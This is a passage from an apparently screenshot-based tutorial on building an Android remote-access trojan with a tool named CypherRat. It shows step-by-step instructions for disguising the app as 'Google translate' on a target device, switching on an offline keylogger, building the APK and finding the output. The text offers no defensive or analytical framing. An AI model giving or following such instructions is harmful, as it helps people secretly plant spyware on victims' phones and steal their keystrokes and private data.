
- Selected Google translate , it means after installation application on target device , the name of the application will set as google translate




- No changes in information tab




- Now click on Tools option




- Turn On offline keylogger




- And click on build option




- Now click on Start Building  




- Click on Yes ✓




- Here , it started Building Application







• **Apk build successfully**




- To check building application
- Go to C Drive




- Open First Folder - **CypherRat35\_Bilder**




- Click on **PlatformBinary64** folder



